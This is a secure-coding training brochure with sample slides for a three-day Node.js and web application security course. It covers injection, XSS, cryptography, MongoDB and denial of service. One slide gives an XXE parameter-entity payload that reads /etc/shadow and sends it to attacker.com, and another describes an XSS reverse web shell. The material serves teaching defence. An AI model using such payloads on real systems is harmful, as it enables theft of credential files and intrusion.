scademy
secure coding academy

Node.js and Web application security

CL-NJS | Onsite / Virtual classroom | 3 days

Audience: Web developers, architects and testers
Preparedness: General Web application development
Exercises: Hands-on

As a developer, your duty is to write bulletproof code. However…

What if we told you that despite all of your efforts, the code you have been writing your entire career is full of weaknesses you never knew existed? What if, as you are reading this, hackers were trying to break into your code? How likely would they be to succeed? What if they could steal away your database and sell it on the black market?

This Web application security course will change the way you look at code. A hands-on training during which we will teach you all of the attackers' tricks and how to mitigate them, leaving you with no other feeling than the desire to know more.

It is your choice to be ahead of the pack, and be seen as a game changer in the fight against cybercrime.

Outline:

IT security and secure coding
Web application security
Client-side security
Node.js security
Practical cryptography
Security of Web services
MongoDB security
Common coding errors and vulnerabilities
Denial of service
Principles of security and secure coding
Knowledge sources

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding

Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them

Learn about XML security

Learn client-side vulnerabilities and secure coding practices

Learn about Node.js security

Have a practical understanding of cryptography

Understand security concepts of Web services

Learn about JSON security

Learn about MongoDB security

Learn about typical coding mistakes and how to avoid them

Get information about some recent vulnerabilities in the Java framework

Learn about denial of service attacks and protections


Get sources and further readings on secure coding practices

Related courses:

- CL-WSC - Web application security (Onsite / Virtual classroom, 3 days)
- CL-WTS - Web application security testing (Onsite / Virtual classroom, 3 days)

scademy
secure coding academy

Detailed table of contents



SQL injection protection methods

scademy


- Filtering out certain inputs (black-list)
  - Problem: DROP → DRO/**/P
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input…
- Stored procedures
  - But still be careful if you create them dynamically…
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements

```
db.get().query("SELECT * from table WHERE id=" + id", // ...
```

```
db.get().query("SELECT * from table WHERE id=?", [id], // ...
// node-mysql: will escape input via connection.escape()
db.get().execute("SELECT * from table WHERE id=?", [id], // ...
// node-mysql2: works as server-side prepared statement
```

#COMPANY#, #LOCATION#, #DATE#   D1 / 23

- XML external entity (XXE)
  - XML Entity introduction
  - XML external entity attack (XXE) – resource inclusion
  - XML external entity attack – URL invocation
  - XML external entity attack – parameter entities
  - Case study – XXE in Google Toolbar
- Broken access control
  - Typical access control weaknesses
  - Insecure direct object reference (IDOR)
  - Exercise – Insecure direct object reference
  - Protection against IDOR
  - Case study – Facebook Notes
- Cross-Site Scripting (XSS)
  - Persistent XSS
  - Reflected XSS
  - DOM-based XSS
  - Exercise – Cross Site Scripting
  - XSS prevention
  - Node.js encoding and escaping libraries
- Insecure deserialization
  - Serialization and deserialization basics
  - Security challenges of deserialization
  - Issues with deserialization – JSON



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/shadow">
  <!ENTITY % incl SYSTEM "http://attacker.com/my.dtd">
%incl;]>
<roottag>&send;</roottag>
```

- Content of the `my.dtd` file


```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```

#COMPANY#, #LOCATION#, #DATE# D1 / 46

Day 2

Client-side security

- JavaScript security
- Same Origin Policy
- Simple requests
- Preflight requests
- Exercise – Client-side authentication
- Client-side authentication and password management
- Protecting JavaScript code




Simple requests

- HTTP access control - rules and restrictions of sending and receiving
- **Simple requests**
  - For GET and HEAD requests
  - Also for POST, but only for the following `Content-Types`:
    - `text/plain`
    - `application/x-www-form-urlencoded`
    - `multipart/form-data`
  - The response is received only from the same origin
    - Browser will block it - if the request came from a JavaScript, an error will occur in the callback
  - However, sending is enough to steal information

#COMPANY#, #LOCATION#, #DATE# D2 / 6

- Clickjacking
  - Exercise – Do you Like me?
  - Protection against Clickjacking
  - Anti frame-busting – dismissing protection scripts
  - Protection against busting frame busting
- AJAX security
  - XSS in AJAX
  - Script injection attack in AJAX
  - Exercise – XSS in AJAX
  - XSS protection in AJAX
  - Exercise CSRF in AJAX – JavaScript hijacking
  - CSRF protection in AJAX
- HTML5 security
  - New XSS possibilities in HTML5
  - HTML5 clickjacking attack – text field injection
  - HTML5 clickjacking – content extraction
  - Form tampering
  - Cross-origin requests
  - HTML proxy with cross-origin request...
  - Exercise – Client side include



HTML proxy with cross-origin request

- Can we do a HTTP proxy with this?


```
function xhr()
{
  …
  XHr.onreadystatechange=function()
  {
    if (XHr.readyState == 4)
    {
      document.getElementById("go").innerHTML =
                                XHr.responseText;
    }
  }
  …
}
```

- Reverse Web shell: a Javascript (XSS) tunneling HTTP
  - XSS + COR can be used for tunneling HTTP traffic between a server and the attacker through the client's page
  - With the injected script an attacker can access vulnerable sites via the victim's browser by sending requests over the channel

#COMPANY#, #LOCATION#, #DATE# D2 / 37

Node.js security

- Node.js introduction
- Typical attack surface for a Node.js app
- Node.js security architecture and features
  - Creating your Web server
  - Express.js security considerations
  - Using cookie-session and helmet to secure headers and cookies
  - Authentication
  - Authorization
  - Node Package Manager pitfalls
  - The rimrafall malicious package
  - The Node Security Project
- Common coding mistakes in Node.js
  - Escaping and filtering difficulties
  - Node.js Buffer issues...
  - Buffer information leakage in request v2.67.0 and earlier
  - String null termination problem in Node.js



Node.js Buffer issues

- What will the three variables contain (Node v4.x / 5.x)?

```
var x = new Buffer(100);
var y = new Buffer('100');
var a = new ArrayBuffer(100); var z = new Buffer(a);
```


- Type confusion is a typical problem in Javascript
  - Generally: consider what happens if an API is called with differently-typed parameters
  - In case of buffers, it could lead to potential information disclosure
- Solved in Node v6 by deprecating the ambiguous `Buffer` constructor in favor of:
  - `Buffer.from()` when constructing a buffer based on pre-existing data (or copying an `ArrayBuffer`)
  - `Buffer.alloc()` when allocating a buffer of a certain size

#COMPANY#, #LOCATION#, #DATE# D2 / 54

- Global namespace pollution – guess the output!
  - Eval is evil
  - Server side code injection
  - Dangerous JS constructs – spot the bug!
  - Using strict mode
- Vulnerabilities in the Node.js framework
  - Hardcoded CA certificates
  - Abusing methodOverride
  - CVE-2013-7451…7454 – Bypassing XSS filters
  - CVE-2015-5380 – heap memory corruption in Unicode decoder
  - CVE-2016-3956 – npm bearer token vulnerability

Practical cryptography

- Rule #1 of implementing cryptography……………………………………………
- Cryptosystems
  - Elements of a cryptosystem
- Symmetric-key cryptography
  - Providing confidentiality with symmetric cryptography
  - Symmetric encryption algorithms
  - Modes of operation
- Other cryptographic algorithms
  - Hash or message digest
  - Hash algorithms
  - SHAttered
  - Message Authentication Code (MAC)
  - Providing integrity and authenticity with a symmetric key……………
  - Random number generation
    - Random numbers and cryptography
    - Cryptographically-strong PRNGs
    - Weak PRNGs in Node.js
    - Hardware-based TRNGs
- Asymmetric (public-key) cryptography
  - Providing confidentiality with public-key encryption
  - Rule of thumb – possession of private key
  - Combining symmetric and asymmetric algorithms




Rule #1 of implementing cryptography

- Rule #1 of implementing cryptography

"Don't do it!"

- Don't invent your own algorithms
  - *'It will be more secure because nobody knows how it works'* is a common misconception
  - This bad approach is called ***security by obscurity***
- Don't implement existing algorithms either
  - Using available implementations from established libraries is more secure *and* more efficient anyway

#COMPANY#, #LOCATION#, #DATE# D2 / 69



Providing integrity and authenticity with a symmetric key


#COMPANY#, #LOCATION#, #DATE# D2 / 84

- Public Key Infrastructure (PKI)
  - Man-in-the-Middle (MitM) attack
  - Digital certificates against MitM attack
  - Certificate Authorities in Public Key Infrastructure
  - X.509 digital certificate

Day 3

Security of Web services

- Securing web services – two general approaches
- Security of RESTful web services
  - Authenticating users in RESTful web services
  - Authentication with JSON Web Tokens (JWT)
  - Authorization with REST
  - Vulnerabilities in connection with REST
- JSON security
  - Introduction
  - Embedding JSON server-side...
  - JSON injection
  - JSON hijacking
  - Case study – XSS via spoofed JSON element



Embedding JSON server-side

- When an initial block of JSON is put to the page
- Do not insert the JSON into the page directly

```
<script> var initData = <%= data.to_json %>; </script>
```

  - Always use escaping!
- Also, ensure that the returned `Content-Type` header is `application/json` and not `text/html`
  - Otherwise the browser may execute an injected script

```
<script id="init_data"
        type="application/json">
  <%= html_escape(data.to_json) %>
</script>
```


```
//Client-side JavaScript code handling this
var dataElement = document.getElementById('init_data');
var jsonText = dataElement.textContent;
var initData = JSON.parse(html_unescape(jsonText));
```

#COMPANY#, #LOCATION#, #DATE#   03 / 16

MongoDB security

- MongoDB introduction
- MongoDB security architecture and features
  - Authentication and access control
  - Document validation in MongoDB
  - Securing MongoDB communication via TLS
  - Secure configuration and hardening
- Typical MongoDB security issues

- NoSQL injection in MongoDB



NoSQL injection in MongoDB


- A common misconception is that since MongoDB is NoSQL, there is no SQL injection either
  - This is wrong!
- Typical data flow
  - Input is received in a JSON string
  - The JSON is deserialized into a JavaScript object
  - The object is passed to a validation function (to check the validity of a username/password, for example)
    - The type of the fields must be checked – otherwise it is possible to, for example, supply a selector instead of a string
    - String concatenation should also be avoided

#COMPANY#, #LOCATION#, #DATE# 03 / 37

- Exercise – MongoDB NoSQL injection
- Preventing NoSQL injection – Mongoose
- Case studies: some past MongoDB weaknesses and vulnerabilities
  - Unsecured MongoDB instances exposed to the Internet
  - CVE-2014-3971 – Crash when processing malformed certificate
  - CVE-2015-1609 – Denial of service via Unicode string

Common coding errors and vulnerabilities

- Input validation
  - Input validation concepts
  - Integer problems
    - Representation of negative integers
    - Integer overflow




Integer overflow

- An arithmetic integer overflow occurs when an integer value is incremented to a value that is too large to store in the associated representation
- Most programming languages / development frameworks do not prevent this overflow
  - They do not even indicate it (e.g. throw an exception)

4-bit signed in two's complement
4-bit unsigned in two's complement

#COMPANY#, #LOCATION#, #DATE# 03 / 55

    - Integer issues in Javascript
    - Parsing integers in Javascript
    - Integer issues in Javascript – guess the output!
    - Integer problem – best practices
  - Path traversal vulnerability
    - Path traversal – weak protections
    - Path traversal – best practices
  - Unvalidated redirects and forwards
  - Log forging
    - Some other typical problems with log files
- Improper use of security features
  - Typical problems related to the use of security features
  - Password management
    - Exercise – Weakness of hashed passwords
    - Password management and storage




Password management and storage

- Hashed passwords are still vulnerable to
  - Password guessing: blank, user's name, etc.
  - Dictionary attacks
    - Can be also done with search engines
  - Brute force attacks
    - Supported by pre-computed Rainbow tables
- Best practices

03 / 76

    - Special purpose hash algorithms for password storage
    - Argon2 and PBKDF2 implementations for Node.js
    - bcrypt and scrypt implementations for Node.js
    - Case study – the Ashley Madison data breach
    - Typical mistakes in password management
- Improper error and exception handling
  - Typical problems with error and exception handling
  - Error and exception handling in Node.js
  - Empty catch block



Empty catch block

- Almost all attacks start with the attacker breaking the programmers' assumptions
- We don't handle an exception, because...
  - "This method isn't going to generate any errors..."
  - "Even if an error occurs, it doesn't matter at this point..."

```
try {
    someSyncFunction();
}
catch (err) {
    // this can never happen
}
```


- ... and when the error **does** happen, the program loses the exception and makes it harder to detect the cause of the problem and fix the bug

#COMPANY#, #LOCATION#, #DATE# 03 / 89

  - Returning from finally block – spot the bug!

Denial of service

- DoS introduction
- Asymmetric DoS
- Regular expression DoS (ReDoS)
  - Exercise ReDoS
  - ReDoS mitigation
  - Case study – ReDos in Stack Exchange
- Hashtable collision attack
  - Using hashtables to store data
  - Hashtable collision ....



Hashtable collision

Worst case complexity: O(n^2)

#COMPANY#, #LOCATION#, #DATE#

D3 / 106

Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases